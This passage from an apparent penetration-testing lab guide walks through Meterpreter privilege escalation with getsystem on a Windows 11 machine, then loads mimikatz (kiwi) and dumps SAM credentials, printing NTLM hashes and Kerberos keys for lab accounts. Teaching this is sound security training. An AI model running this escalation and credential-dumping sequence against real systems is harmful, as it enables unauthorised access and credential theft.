setting on the **Windows 11** machine.


35. Type **getsystem -t 1** and press **Enter** to elevate privileges.




36. Now type **getuid** and press **Enter**, The meterpreter session is now running with system privileges.



37. Type **load kiwi** in the console and press **Enter** to load mimikatz.



38. Type **help kiwi** and press **Enter**, to view all the kiwi commands.



39. Now we will use some of these commands to load hashes.


40. Type **lsa_dump_sam** and press **Enter** to load NTLM Hash of all users.

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WINDOWS11
SysKey : bf7ee388b30e6e9f6b86de4c18416716
Local SID : S-1-5-21-211858687-566857532-2239795073

SAMKey : ab6330cf1c0a8120adbbf8e40afefb2e

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6be54f349fb16786cbc468baea89e2bb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a2aeb1670f47f42479bc09f574c2a6a0

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
```

```
RID  : 000003ea (1002)
User : Admin
  Hash NTLM: 92937945b518814341de3f726500d4ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 06ca82c977c5c7f5b606b2411286d126

* Primary:Kerberos-Newer-Keys *
    Default Salt : WINDOWS11Admin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
      aes128_hmac       (4096) : edaf39bb79df13484692a09c3da27b55
      des_cbc_md5       (4096) : 64b5ade075461a70
    OldCredentials
      aes256_hmac       (4096) : d5a0d47d2f41a13e4be538fa9b1612ba135ad0bae2b5ba3d2f254aa1cf7426bd
      aes128_hmac       (4096) : edaf39bb79df13484692a09c3da27b55
      des_cbc_md5       (4096) : 64b5ade075461a70

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WINDOWS11Admin
    Credentials
      des_cbc_md5       : 64b5ade075461a70
    OldCredentials
```

